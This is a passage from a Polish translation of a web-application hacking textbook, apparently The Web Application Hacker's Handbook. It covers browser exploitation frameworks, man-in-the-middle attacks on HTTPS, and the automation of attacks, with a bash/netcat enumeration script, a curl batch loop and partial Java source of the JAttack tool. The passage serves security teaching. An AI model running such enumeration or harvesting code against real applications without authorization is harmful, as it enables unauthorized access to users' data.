
* Pobieranie odcisków palców przeglądarki ofiary i odpowiednie wykorzystywanie znanych luk w zabezpieczeniach przeglądarki

* Wykonywanie skanów portów innych hostów (które mogą znajdować się w sieci prywatnej dostępnej dla zainfekowanej przeglądarki użytkownika) i wysyłanie wyników atakującemu


* Atakowanie innych aplikacji internetowych dostępnych za pośrednictwem przeglądarki zaatakowanego użytkownika poprzez zmuszanie przeglądarki do wysyłania złośliwych żądań

* Brutalne wymuszanie historii przeglądania użytkownika i wysyłanie jej do atakującego

Jednym z przykładów wyrafinowanej struktury wykorzystania przeglądarki jest BeEF, opracowany przez Wade Alcon, który implementuje właśnie opisaną funkcjonalność. Rysunek pokazuje, jak BeEF przechwytuje informacje od zaatakowanego użytkownika, w tym szczegóły komputera, aktualnie wyświetlany adres URL i zawartość strony oraz naciśnięcia klawiszy wprowadzone przez użytkownika.



Rysunek pokazuje, jak BeEF przeprowadza skanowanie portów własnego komputera ofiary.



Innym wysoce funkcjonalnym frameworkiem eksploatacyjnym przeglądarki jest XSS Shell, wyprodukowany przez Ferruh Mavituna. Zapewnia szeroki zakres funkcji do manipulowania hostami zombie przejętymi przez XSS, w tym przechwytywanie naciśnięć klawiszy, zawartości schowka, ruchów myszy, zrzutów ekranu i historii adresów URL, a także wstrzykiwanie dowolnych poleceń JavaScript. Pozostaje również rezydentem w przeglądarce użytkownika, jeśli przechodzi on do innych stron w aplikacji.

Ataki typu „man-in-the-middle".

We wcześniejszych rozdziałach opisano, w jaki sposób odpowiednio umiejscowiony atakujący może przechwycić poufne dane, takie jak hasła i tokeny sesji, jeśli aplikacja korzysta z niezaszyfrowanej komunikacji HTTP. Co bardziej zaskakujące, niektóre poważne ataki mogą być nadal przeprowadzane, nawet jeśli aplikacja używa protokołu HTTPS do wszystkich wrażliwych danych, a docelowy użytkownik zawsze weryfikuje, czy protokół HTTPS jest używany prawidłowo.

Ataki te obejmują „aktywnego" człowieka pośrodku. Zamiast tylko pasywnie monitorować ruch innego użytkownika, ten typ atakującego zmienia również część tego ruchu w locie. Taki atak jest bardziej wyrafinowany, ale z pewnością może zostać przeprowadzony w wielu typowych sytuacjach, w tym w publicznych bezprzewodowych hotspotach i współdzielonych sieciach biurowych, a także przez odpowiednio nastawione rządy. Wiele aplikacji korzysta z protokołu HTTP w przypadku treści niewrażliwych, takich jak opisy produktów i strony pomocy. Jeśli taka treść powoduje, że jakikolwiek skrypt zawiera bezwzględne adresy URL, aktywny atak typu man-in-the-middle może zostać wykorzystany do złamania żądań HTTPSprotected w tej samej domenie. Na przykład strona pomocy aplikacji może zawierać następujące elementy:

<script src="http://wahh-app.com/help.js"></script>

To zachowanie polegające na używaniu bezwzględnych adresów URL do dołączania skryptów przez HTTP pojawia się obecnie w wielu popularnych aplikacjach internetowych. W tej sytuacji aktywny atakujący typu „man-in-the-middle" mógłby oczywiście zmodyfikować dowolną odpowiedź HTTP, aby wykonać dowolny kod skryptu. Ponieważ jednak zasady tego samego pochodzenia zazwyczaj traktują zawartość ładowaną za pośrednictwem protokołu HTTP i HTTPS jako należącą do różnych źródeł, nie umożliwiłoby to atakującemu naruszenia bezpieczeństwa zawartości, do której dostęp uzyskuje się za pomocą protokołu HTTPS. Aby pokonać tę przeszkodę, osoba atakująca może skłonić użytkownika do załadowania tej samej strony przez HTTPS, modyfikując dowolną odpowiedź HTTP w celu spowodowania przekierowania lub przepisując cele linków w innej odpowiedzi. Gdy użytkownik ładuje stronę pomocy za pośrednictwem protokołu HTTPS, jej przeglądarka wykonuje określony skrypt, w tym za pomocą protokołu HTTP. Co najważniejsze, niektóre przeglądarki nie wyświetlają żadnych ostrzeżeń w takiej sytuacji. Atakujący może następnie zwrócić swój dowolny kod skryptu w odpowiedzi na dołączony skrypt. Ten skrypt jest wykonywany w kontekście odpowiedzi HTTPS, umożliwiając atakującemu złamanie zabezpieczeń tej i innych treści, do których dostęp uzyskuje się za pośrednictwem protokołu HTTPS.

Załóżmy, że aplikacja, której dotyczy atak, nie używa zwykłego protokołu HTTP dla żadnej treści. Osoba atakująca może nadal skłonić użytkownika do wysyłania żądań do domeny docelowej przy użyciu zwykłego protokołu HTTP, zwracając przekierowanie z żądania HTTP skierowanego do dowolnej innej domeny. Chociaż sama aplikacja może nawet nie nasłuchiwać żądań HTTP na porcie 80, osoba atakująca może przechwycić te wywołane żądania i zwrócić dowolną treść w odpowiedzi na nie. W tej sytuacji można zastosować różne techniki w celu eskalacji naruszenia do źródła HTTPS dla domeny aplikacji:

* Po pierwsze, tak jak opisano w przypadku ataków polegających na wstrzykiwaniu plików cookie, osoba atakująca może użyć odpowiedzi za pośrednictwem zwykłego protokołu HTTP w celu ustawienia lub zaktualizowania wartości pliku cookie używanej w żądaniach HTTPS. Można to zrobić nawet w przypadku plików cookie, które zostały pierwotnie ustawione przez HTTPS i oznaczone jako bezpieczne. Jeśli jakiekolwiek wartości plików cookie są przetwarzane w niebezpieczny sposób przez kod skryptu działający w źródle HTTPS, atak polegający na wstrzykiwaniu plików cookie może zostać wykorzystany do dostarczenia exploita XSS za pośrednictwem pliku cookie.

* Po drugie, jak wspomniano, niektóre rozszerzenia przeglądarki nie segregują odpowiednio treści ładowanych przez HTTP i HTTPS i skutecznie traktują je jako należące do jednego źródła. Skrypt atakującego, zwrócony w odpowiedzi na wywołane żądanie HTTP, może wykorzystać takie rozszerzenie do odczytu lub zapisu zawartości stron, do których użytkownik uzyskał dostęp za pomocą protokołu HTTPS.

Opisane ataki polegają na pewnej metodzie nakłaniania użytkownika do wysłania dowolnego żądania HTTP do domeny docelowej, na przykład poprzez zwrócenie odpowiedzi przekierowania z żądania HTTP wysłanego przez użytkownika do dowolnej innej domeny. Można by pomyśleć, że użytkownik mający paranoję bezpieczeństwa byłby bezpieczny przed tą techniką. Załóżmy, że użytkownik uzyskuje dostęp tylko do jednej witryny na raz i ponownie uruchamia przeglądarkę przed uzyskaniem dostępu do każdej nowej witryny. Załóżmy, że loguje się do swojej aplikacji bankowej, która używa czystego protokołu HTTPS, z czystej, nowej przeglądarki. Czy może zostać skompromitowany przez aktywny atak typu man-in-the-middle?

Streszczenie

Zbadaliśmy ogromną różnorodność sposobów, w jakie defekty w aplikacji internetowej mogą narazić jej użytkowników na złośliwy atak. Wiele z tych luk jest trudnych do zrozumienia i odkrycia, a często wymagają nakładu pracy dochodzeniowej, która przekracza ich znaczenie jako podstawy do wartościowego ataku. Niemniej jednak często okazuje się, że wśród dużej liczby nieciekawych luk po stronie klienta kryje się poważna luka, którą można wykorzystać do ataku na samą aplikację. W wielu przypadkach wysiłek się opłaca. Co więcej, wraz ze wzrostem świadomości w zakresie bezpieczeństwa aplikacji internetowych, bezpośrednie ataki na sam komponent serwera prawdopodobnie staną się trudniejsze do wykrycia i wykonania. Ataki na innych użytkowników, na dobre i na złe, są z pewnością częścią przyszłości każdego z nas.

Pytania

1. Odkrywasz funkcję aplikacji, w której zawartość parametru ciągu zapytania jest wstawiana do nagłówka lokalizacji w przekierowaniu HTTP. Do jakich trzech różnych rodzajów ataków można potencjalnie wykorzystać to zachowanie?

2. Jaki główny warunek musi zostać spełniony, aby umożliwić atak CSRF na wrażliwą funkcję aplikacji?

3. Jakich trzech środków obronnych można użyć, aby zapobiec atakom polegającym na przejęciu kodu JavaScript?

4. W przypadku każdej z poniższych technologii określ ewentualne okoliczności, w których technologia żądałaby pliku /crossdomain.xml w celu prawidłowego wyegzekwowania segregacji domen:

(a) Flash

(b) Java

(c) HTML5

(d) Silverlight

5. „Jesteśmy bezpieczni przed atakami typu „clickjacking”, ponieważ nie używamy ramek”. Co, jeśli w ogóle, jest nie tak z tym stwierdzeniem?

6. Identyfikujesz trwałą lukę XSS w podpisie nazwy wyświetlanej używanej przez aplikację. Ciąg ten jest wyświetlany tylko użytkownikowi, który go skonfigurował, gdy jest on zalogowany do aplikacji. Opisz kroki, które musiałby wykonać atak, aby skompromitować inny serwer aplikacji.

7. Jak sprawdzisz, czy aplikacja zezwala na żądania międzydomenowe za pomocą XMLHttpRequest?

8. Opisz trzy sposoby, w jakie atakujący może skłonić ofiarę do użycia dowolnego pliku cookie.

Automatyzacja niestandardowych ataków

Ten rozdział nie wprowadza żadnych nowych kategorii podatności. Zamiast tego bada jeden kluczowy element skutecznej metodologii hakowania aplikacji internetowych — wykorzystanie automatyzacji do wzmacniania i przyspieszania niestandardowych ataków. Zakres stosowanych technik można zastosować w całej aplikacji i na każdym etapie procesu ataku, od wstępnego mapowania do rzeczywistej eksploatacji. Każda aplikacja internetowa jest inna. Skuteczne atakowanie aplikacji wymaga użycia różnych ręcznych procedur i technik w celu zrozumienia jej zachowania i zbadania luk w zabezpieczeniach. Pozwala również wykorzystać swoje doświadczenie i intuicję w pomysłowy sposób. Ataki są zwykle zindywidualizowane, dostosowane do określonego zachowania, które zidentyfikowałeś oraz do konkretnych sposobów, w jakie aplikacja umożliwia interakcję i manipulowanie nią. Ręczne przeprowadzanie spersonalizowanych ataków może być niezwykle pracochłonne i podatne na błędy. Najskuteczniejsi hakerzy aplikacji internetowych idą o krok dalej w swoich niestandardowych atakach i znajdują sposoby na ich automatyzację, aby były łatwiejsze, szybsze i skuteczniejsze. W tym rozdziale opisano sprawdzoną metodologię automatyzacji niestandardowych ataków. Ta metodologia łączy w sobie zalety ludzkiej inteligencji i skomputeryzowanej brutalnej siły, zwykle z druzgocącymi skutkami. W tym rozdziale przeanalizowano również różne potencjalne przeszkody, które mogą utrudniać korzystanie z automatyzacji, oraz sposoby obejścia tych przeszkód.

Zastosowania dla niestandardowej automatyzacji

Istnieją trzy główne sytuacje, w których można zastosować dostosowane zautomatyzowane techniki, które pomogą ci zaatakować aplikację internetową:

* Identyfikatory wyliczające — większość aplikacji używa różnego rodzaju nazw i identyfikatorów w odniesieniu do poszczególnych elementów danych i zasobów, takich jak numery kont, nazwy użytkowników i identyfikatory dokumentów. Często będziesz musiał przejrzeć dużą liczbę potencjalnych identyfikatorów, aby wyliczyć, które z nich są ważne lub warte dalszego zbadania. W takiej sytuacji możesz użyć automatyzacji w całkowicie dostosowany sposób, aby przejrzeć listę możliwych identyfikatorów lub przejrzeć składniowy zakres identyfikatorów, które prawdopodobnie są używane przez aplikację. Przykładem ataku mającego na celu wyliczenie identyfikatorów może być sytuacja, w której aplikacja używa parametru numeru strony w celu pobrania określonej treści:

http://mdsec.net/app/ShowPage.ashx?PageNo=10069

Podczas przeglądania aplikacji odkrywasz dużą liczbę prawidłowych wartości PageNo. Ale aby zidentyfikować każdą prawidłową wartość, musisz przejrzeć cały zakres — coś, czego nie da się zrobić ręcznie.

* Gromadzenie danych — wiele rodzajów luk w zabezpieczeniach aplikacji internetowych umożliwia wydobycie przydatnych lub wrażliwych danych z aplikacji przy użyciu określonych spreparowanych żądań. Na przykład strona profilu osobistego może wyświetlać dane osobowe i dane bankowe bieżącego użytkownika oraz wskazywać poziom uprawnień tego użytkownika w aplikacji. Dzięki defektowi kontroli dostępu możesz przeglądać stronę profilu osobistego dowolnego użytkownika aplikacji — ale tylko jednego użytkownika naraz. Zebranie tych danych dla każdego użytkownika może wymagać tysięcy indywidualnych żądań. Zamiast pracować ręcznie, możesz użyć dostosowanego zautomatyzowanego ataku, aby szybko przechwycić wszystkie te dane w użytecznej formie. Przykładem zbierania użytecznych danych byłoby rozszerzenie opisanego właśnie ataku wyliczającego. Zamiast po prostu potwierdzać, które wartości PageNo są prawidłowe, zautomatyzowany atak mógłby

wyodrębnić zawartość znacznika tytułu HTML z każdej pobieranej strony, umożliwiając szybkie przeskanowanie listy stron w poszukiwaniu najbardziej interesujących.

* Fuzzing aplikacji internetowych — jak już opisaliśmy praktyczne kroki wykrywania typowych luk w aplikacjach internetowych, widzieliście wiele przykładów, w których najlepszym podejściem do wykrywania jest przesyłanie różnych nieoczekiwanych elementów danych i ciągów ataków oraz przeglądanie odpowiedzi aplikacji pod kątem wszelkich anomalii, które wskazują, że wada może być obecna. W przypadku dużej aplikacji wstępne ćwiczenia mapowania mogą identyfikować dziesiątki odrębnych żądań, które należy zbadać, z których każde zawiera wiele różnych parametrów. Ręczne testowanie każdego przypadku byłoby czasochłonne i paraliżujące umysł oraz mogłoby spowodować zaniedbanie dużej części powierzchni ataku. Korzystając z dostosowanej automatyzacji, można jednak szybko wygenerować ogromną liczbę żądań zawierających typowe ciągi ataków i szybko ocenić odpowiedzi serwera, aby udoskonalić interesujące przypadki, które zasługują na dalsze zbadanie. Ta technika jest często nazywana fuzzingiem.

Przyjrzymy się szczegółowo każdej z tych trzech sytuacji i sposobom wykorzystania niestandardowych zautomatyzowanych technik do znacznego usprawnienia ataków na aplikacje.

Wyliczanie prawidłowych identyfikatorów

Ponieważ opisaliśmy różne typowe luki w zabezpieczeniach i techniki ataków, napotkałeś wiele sytuacji, w których aplikacja używa nazwy lub identyfikatora dla jakiegoś elementu, a Twoim zadaniem jako osoby atakującej jest odkrycie niektórych lub wszystkich ważnych identyfikatorów w użyciu. Oto kilka przykładów sytuacji, w których może wystąpić ten wymóg:

* Funkcja logowania aplikacji zwraca komunikaty informacyjne, które ujawniają, czy nieudane logowanie było wynikiem nierozpoznanej nazwy użytkownika lub nieprawidłowego hasła. Przeglądając listę typowych nazw użytkowników i próbując zalogować się przy użyciu każdej z nich, możesz zawęzić listę do tych, o których wiesz, że są prawidłowe. Ta lista może być następnie wykorzystana jako podstawa do ataku polegającego na odgadywaniu hasła.

* Wiele aplikacji używa identyfikatorów w celu odwoływania się do poszczególnych zasobów przetwarzanych w aplikacji, takich jak identyfikatory dokumentów, numery kont, numery pracowników i wpisy w dzienniku. Często aplikacja udostępnia pewne sposoby potwierdzania, czy określony identyfikator jest ważny. Przeglądając zakres składni używanych identyfikatorów, można uzyskać wyczerpującą listę wszystkich tych zasobów.

* Jeśli tokeny sesji generowane przez aplikację można przewidzieć, możesz być w stanie przejąć sesje innych użytkowników, po prostu ekstrapolując z serii tokenów wydanych tobie. W zależności od niezawodności tego procesu może być konieczne przetestowanie dużej liczby tokenów kandydujących dla każdej potwierdzonej prawidłowej wartości.

Podejście podstawowe

Twoim pierwszym zadaniem podczas formułowania dostosowanego zautomatyzowanego ataku mającego na celu wyliczenie prawidłowych identyfikatorów jest zlokalizowanie pary żądanie/odpowiedź, która ma następujące cechy:

* Żądanie zawiera parametr zawierający identyfikator, na który jesteś kierowany. Na przykład w funkcji wyświetlającej stronę aplikacji żądanie może zawierać parametr PageNo=10069.

* Odpowiedź serwera na to żądanie zmienia się w systematyczny sposób, gdy zmieniasz wartość parametru. Na przykład, jeśli zażądano poprawnego numeru strony, serwer może zwrócić odpowiedź

zawierającą treść określonego dokumentu. Jeśli zażądana zostanie nieprawidłowa wartość, może zostać zwrócony ogólny komunikat o błędzie.

Po znalezieniu odpowiedniej pary żądanie/odpowiedź podstawowe podejście polega na przesłaniu dużej liczby zautomatyzowanych żądań do aplikacji, albo przeglądając listę potencjalnych identyfikatorów, albo przeglądając składniowy zakres identyfikatorów, o których wiadomo, że są w użyciu. Odpowiedzi aplikacji na te żądania są monitorowane pod kątem „trafień", wskazujących, że przesłano prawidłowy identyfikator.

Wykrywanie trafień

Istnieje wiele atrybutów odpowiedzi, w których można wykryć systematyczne zmiany i które w związku z tym mogą stanowić podstawę do zautomatyzowanego ataku.

Kod stanu HTTP

Wiele aplikacji zwraca różne kody statusu w systematyczny sposób, w zależności od wartości przesłanych parametrów. Wartości najczęściej spotykane podczas ataku mającego na celu wyliczenie identyfikatorów to:

* 200 — Domyślny kod stanu, oznaczający „OK".

* 301 lub 302 — Przekierowanie do innego adresu URL.

* 401 lub 403 — Żądanie nie zostało autoryzowane lub dozwolone.

* 404 — Żądany zasób nie został znaleziony.

* 500 — Serwer napotkał błąd podczas przetwarzania żądania.

Długość odpowiedzi

Strony aplikacji dynamicznych często konstruują odpowiedzi przy użyciu szablonu strony (który ma stałą długość) i wstawiają do tego szablonu treść dla poszczególnych odpowiedzi. Jeśli treść dla poszczególnych odpowiedzi nie istnieje lub jest nieprawidłowa (na przykład jeśli zażądano nieprawidłowego identyfikatora dokumentu), aplikacja może po prostu zwrócić pusty szablon. W tej sytuacji długość odpowiedzi jest wiarygodnym wskaźnikiem, czy zidentyfikowano ważny identyfikator dokumentu. W innych sytuacjach różne długości odpowiedzi mogą wskazywać na wystąpienie błędu lub istnienie dodatkowej funkcjonalności. Z doświadczenia autorów wynika, że kod stanu HTTP i wskaźniki długości odpowiedzi zapewniają wysoce niezawodny sposób identyfikowania nieprawidłowych odpowiedzi w większości przypadków.

Ciało odpowiedzi

Często zdarza się, że dane faktycznie zwracane przez aplikację zawierają ciągi znaków lub wzorce, które mogą być używane do wykrywania trafień. Na przykład, gdy zażądano nieprawidłowego identyfikatora dokumentu, odpowiedź może zawierać ciąg Nieprawidłowy identyfikator dokumentu. W niektórych przypadkach, gdy kod stanu HTTP nie zmienia się, a ogólna długość odpowiedzi jest zmienna ze względu na włączenie zawartości dynamicznej, wyszukiwanie odpowiedzi dla określonego ciągu znaków lub wzorca może być najbardziej niezawodne sposoby identyfikacji trafień.

Nagłówek lokalizacji

W niektórych przypadkach aplikacja odpowiada na każde żądanie konkretnego adresu URL przekierowaniem HTTP (kod statusu 301 lub 302), gdzie cel przekierowania zależy od parametrów

podanych w żądaniu. Na przykład żądanie wyświetlenia raportu może spowodować przekierowanie do /download.jsp, jeśli podana nazwa raportu jest poprawna, lub do /error.jsp, jeśli jest niepoprawna. Cel przekierowania HTTP jest określony w nagłówku lokalizacji i często może służyć do identyfikowania trafień.

Ustaw nagłówek pliku cookie

Czasami aplikacja może zareagować w identyczny sposób na dowolny zestaw parametrów, z wyjątkiem tego, że w niektórych przypadkach ustawiany jest plik cookie. Na przykład każde żądanie logowania może zostać spełnione z tym samym przekierowaniem, ale w przypadku poprawnych poświadczeń aplikacja ustawia plik cookie zawierający token sesji. Zawartość, którą otrzymuje klient, gdy podąża za przekierowaniem, zależy od tego, czy przesłany został prawidłowy token sesji.

Opóźnienia czasowe

Czasami rzeczywista treść odpowiedzi serwera może być identyczna, gdy przesłane są prawidłowe i nieprawidłowe parametry, ale czas potrzebny do zwrócenia odpowiedzi może się nieznacznie różnić. Na przykład, gdy do funkcji logowania zostanie przesłana nieprawidłowa nazwa użytkownika, aplikacja może natychmiast odpowiedzieć ogólnym, pozbawionym informacji komunikatem. Jednak po przesłaniu prawidłowej nazwy użytkownika aplikacja może wykonać różne procesy zaplecza w celu sprawdzenia poprawności dostarczonych poświadczeń, z których część wymaga intensywnych obliczeń, przed zwróceniem tego samego komunikatu, jeśli poświadczenia są nieprawidłowe. Jeśli możesz zdalnie wykryć tę różnicę czasu, może ona zostać wykorzystana jako dyskryminator do identyfikacji trafień w twoim ataku. (Ten błąd często występuje również w innych typach oprogramowania, takich jak starsze wersje OpenSSH).

WSKAZÓWKA: Głównym celem przy wyborze wskaźników trafień jest znalezienie takiego, który jest całkowicie wiarygodny lub grupy, która razem wzięta jest wiarygodna. Jednak w przypadku niektórych ataków możesz nie wiedzieć z góry dokładnie, jak wygląda trafienie. Na przykład, gdy celujesz w funkcję logowania, aby spróbować wyliczyć nazwy użytkowników, możesz w rzeczywistości nie posiadać znanej prawidłowej nazwy użytkownika, aby określić zachowanie aplikacji w przypadku trafienia. W takiej sytuacji najlepszym podejściem jest monitorowanie odpowiedzi aplikacji na wszystkie opisane atrybuty i szukanie wszelkich anomalii.

Skryptowanie ataku

Załóżmy, że zidentyfikowałeś następujący adres URL, który zwraca kod stanu 200 po przesłaniu prawidłowej wartości PageNo i kod stanu 500 w przeciwnym razie:

http://mdsec.net/app/ShowPage.ashx?PageNo=10069

Ta para żądanie/odpowiedź spełnia dwa warunki wymagane do przeprowadzenia automatycznego ataku w celu wyliczenia prawidłowych identyfikatorów stron. W tak prostym przypadku, jak ten, możliwe jest szybkie utworzenie niestandardowego skryptu w celu przeprowadzenia zautomatyzowanego ataku. Na przykład poniższy skrypt bash odczytuje listę potencjalnych identyfikatorów stron ze standardowego wejścia, używa narzędzia netcat do żądania adresu URL zawierającego każdy identyfikator i rejestruje pierwszy wiersz odpowiedzi serwera, który zawiera kod stanu HTTP:

```
#!/bin/bash

server=mdsec.net
```

```
port=80

while read id

do

echo -ne “$id\t”

echo -ne “GET/app/ShowPage.ashx?PageNo=$id HTTP/1.0\r\nHost: $server\r\n\r\n”

| netcat $server $port | head -1

done | tee outputfile
```

Uruchomienie tego skryptu z odpowiednim plikiem wejściowym generuje następujące dane wyjściowe, które umożliwiają szybkie zidentyfikowanie prawidłowych identyfikatorów stron:

```
~> ./script <IDs.txt

10060 HTTP/1.0 500 Internal Server Error

10061 HTTP/1.0 500 Internal Server Error

10062 HTTP/1.0 200 Ok

10063 HTTP/1.0 200 Ok

10064 HTTP/1.0 500 Internal Server Error

...
```

WSKAZÓWKA: Środowisko Cygwin może być używane do wykonywania skryptów bash na platformie Windows. Ponadto pakiet UnxUtils zawiera porty Win32 wielu przydatnych narzędzi GNU, takich jak head i grep.

Ten sam wynik można osiągnąć równie łatwo w skrypcie wsadowym systemu Windows. Poniższy przykład wykorzystuje narzędzie curl do generowania żądań i polecenie findstr do filtrowania danych wyjściowych:

```
for /f “tokens=1” %i in (IDs.txt) do echo %i && curl

mdsec.net/app/ShowPage.ashx?PageNo=%i -i -s | findstr /B HTTP/1.0
```

Takie proste skrypty idealnie nadają się do wykonywania prostych zadań, takich jak przeglądanie listy wartości parametrów i analizowanie odpowiedzi serwera dla pojedynczego atrybutu. Jednak w wielu sytuacjach prawdopodobnie będziesz potrzebować większej mocy i elastyczności niż skrypty uruchamiane w wierszu poleceń. Preferencją autorów jest użycie odpowiedniego, zorientowanego obiektowo języka wysokiego poziomu, który umożliwia łatwą manipulację danymi opartymi na łańcuchach i zapewnia dostępne interfejsy API do korzystania z gniazd i protokołu SSL. Języki spełniające te kryteria to Java, C# i Python. Przyjrzymy się bardziej szczegółowo n przykładom wykorzystującym Javę.

JAttack

JAttack to przykład prostego, ale wszechstronnego narzędzia, które pokazuje, jak każdy, kto ma podstawową wiedzę programistyczną, może wykorzystać dostosowaną automatyzację do przeprowadzania potężnych ataków na aplikację. Pełny kod źródłowy tego narzędzia można pobrać z

witryny internetowej towarzyszącej tej książce, http://mdsec.net/wahh. Ważniejsze od samego kodu są jednak podstawowe techniki, które wkrótce wyjaśnimy. Zamiast pracować z żądaniem jako nieustrukturyzowanym blokiem tekstu, potrzebujemy narzędzia do zrozumienia koncepcji parametru żądania. Jest to nazwany element danych, którym można manipulować i który jest dołączany do żądania w określony sposób. Parametry żądania mogą pojawić się w ciągu zapytania adresu URL, plikach cookie HTTP lub w treści żądania POST. Zacznijmy od utworzenia klasy Param do przechowania odpowiednich danych:

```
// JAttack.java

// by Dafydd Stuttard

import java.net.*;

import java.io.*;

class Param

{

String name, value;

Type type;

boolean attack;

Param(String name, String value, Type type, boolean attack)

{

this.name = name;

this.value = value;

this.type = type;

this.attack = attack;

}

enum Type

{

URL, COOKIE, BODY

}

}
```

W wielu sytuacjach żądanie zawiera parametry, których nie chcemy modyfikować w danym ataku, ale które nadal musimy uwzględnić, aby atak się powiódł. Za pomocą pola „atak” możemy oznaczyć, czy dany parametr podlega modyfikacji w bieżącym ataku. Aby zmodyfikować wartość wybranego parametru w sztuczny sposób, potrzebujemy naszego narzędzia, aby zrozumieć koncepcję ładunku ataku. W różnych typach ataków musimy tworzyć różne źródła ładunku. Wbudujmy trochę elastyczności w narzędzie z góry i stwórzmy interfejs, który muszą zaimplementować wszystkie źródła ładunku:

```
interface PayloadSource

{

boolean nextPayload();

void reset();

String getPayload();

}
```

Metody nextPayload można użyć do zmiany stanu źródła; zwraca true, dopóki wszystkie jego ładunki nie zostaną zużyte. Metoda resetowania przywraca stan do punktu początkowego. Metoda getPayload zwraca wartość bieżącego ładunku. W przykładzie wyliczania dokumentu parametr, który chcemy zmienić, zawiera wartość liczbową, więc naszą pierwszą implementacją interfejsu PayloadSource jest klasa do generowania ładunków numerycznych. Ta klasa pozwala nam określić zakres liczb, które chcemy przetestować:

```
class PSNumbers implements PayloadSource

{

int from, to, step, current;

PSNumbers(int from, int to, int step)

{

this.from = from;

this.to = to;

this.step = step;

reset();

}

public boolean nextPayload()

{

current += step;

return current <= to;

}

public void reset()

{

current = from - step;

}

public String getPayload()

{
```

```
return Integer.toString(current);

}

}
```

Wyposażenie w koncepcję parametru żądania i ładunku źródła mamy wystarczające zasoby do generowania rzeczywistych żądań i przetwarzania odpowiedzi serwera. Najpierw określmy konfigurację dla naszego pierwszego ataku:

```
class JAttack

{

// attack config

String host = “mdsec.net”;

int port = 80;

String method = “GET”;

String url = “/app/ShowPage.ashx”;

Param[] params = new Param[]

{

new Param(“PageNo”, “10069”, Param.Type.URL, true),

};

PayloadSource payloads = new PSNumbers(10060, 10080, 1)
```

Ta konfiguracja obejmuje podstawowe informacje o celu, tworzy pojedynczy parametr żądania o nazwie PageNo i konfiguruje nasze numeryczne źródło ładunku tak, aby przechodziło przez zakres od 10060 do 10080. Aby cyklicznie przechodzić przez serię żądań, potencjalnie ukierunkowanych na wiele parametrów, musimy zachować jakiś stan. Użyjmy prostej metody nextRequest, aby zmienić stan naszego mechanizmu żądań, zwracając wartość true, dopóki nie będzie już żadnych żądań:

```
// attack state

int currentParam = 0;

boolean nextRequest()

{

if (currentParam >= params.length)

return false;

if (!params[currentParam].attack)

{

currentParam++;

return nextRequest();
```

```
}
if (!payloads.nextPayload())
{
payloads.reset();
currentParam++;
return nextRequest();
}
return true;
}
```

Ten stanowy mechanizm żądań śledzi, który parametr jest obecnie celem i jaki ładunek ataku należy w nim umieścić. Następnym krokiem jest faktyczne zbudowanie kompletnego żądania HTTP przy użyciu tych informacji. Obejmuje to wstawienie każdego typu parametru we właściwe miejsce w żądaniu i dodanie wszelkich innych wymaganych nagłówków:

```
String buildRequest()
{
// build parameters
StringBuffer urlParams = new StringBuffer();
StringBuffer cookieParams = new StringBuffer();
StringBuffer bodyParams = new StringBuffer();
for (int i = 0; i < params.length; i++)
{
String value = (i == currentParam) ?
payloads.getPayload() :
params[i].value;
if (params[i].type == Param.Type.URL)
urlParams.append(params[i].name + “=” + value + “&”);
else if (params[i].type == Param.Type.COOKIE)
cookieParams.append(params[i].name + “=” + value + “; “);
else if (params[i].type == Param.Type.BODY)
bodyParams.append(params[i].name + “=” + value + “&”);
}
// build request
```

```
StringBuffer req = new StringBuffer();
req.append(method + " " + url);
if (urlParams.length() > 0)
req.append("?" + urlParams.substring(0, urlParams.length() - 1));
req.append(" HTTP/1.0\r\nHost: " + host);
if (cookieParams.length() > 0)
req.append("\r\nCookie: " + cookieParams.toString());
if (bodyParams.length() > 0)
{
req.append("\r\nContent-Type: application/x-www-form-urlencoded");
req.append("\r\nContent-Length: " + (bodyParams.length() - 1));
req.append("\r\n\r\n");
req.append(bodyParams.substring(0, bodyParams.length() - 1));
}
else req.append("\r\n\r\n");
return req.toString();
}
```

UWAGA: Jeśli piszesz własny kod do generowania żądań POST, musisz dołączyć prawidłowy nagłówek Content-Length, który określa rzeczywistą długość treści HTTP w każdym żądaniu, tak jak w poprzednim kodzie. Jeśli zostanie przesłana nieprawidłowa długość treści, większość serwerów internetowych albo obcina przesłane dane, albo czeka w nieskończoność na dostarczenie większej ilości danych.

Aby wysłać nasze żądania, musimy otworzyć połączenia sieciowe z docelowym serwerem WWW. Java ułatwia otwieranie połączenia TCP, przesyłanie danych i odczytywanie odpowiedzi serwera:

```
String issueRequest(String req) throws UnknownHostException, IOException
{
Socket socket = new Socket(host, port);
OutputStream os = socket.getOutputStream();
os.write(req.getBytes());
os.flush();
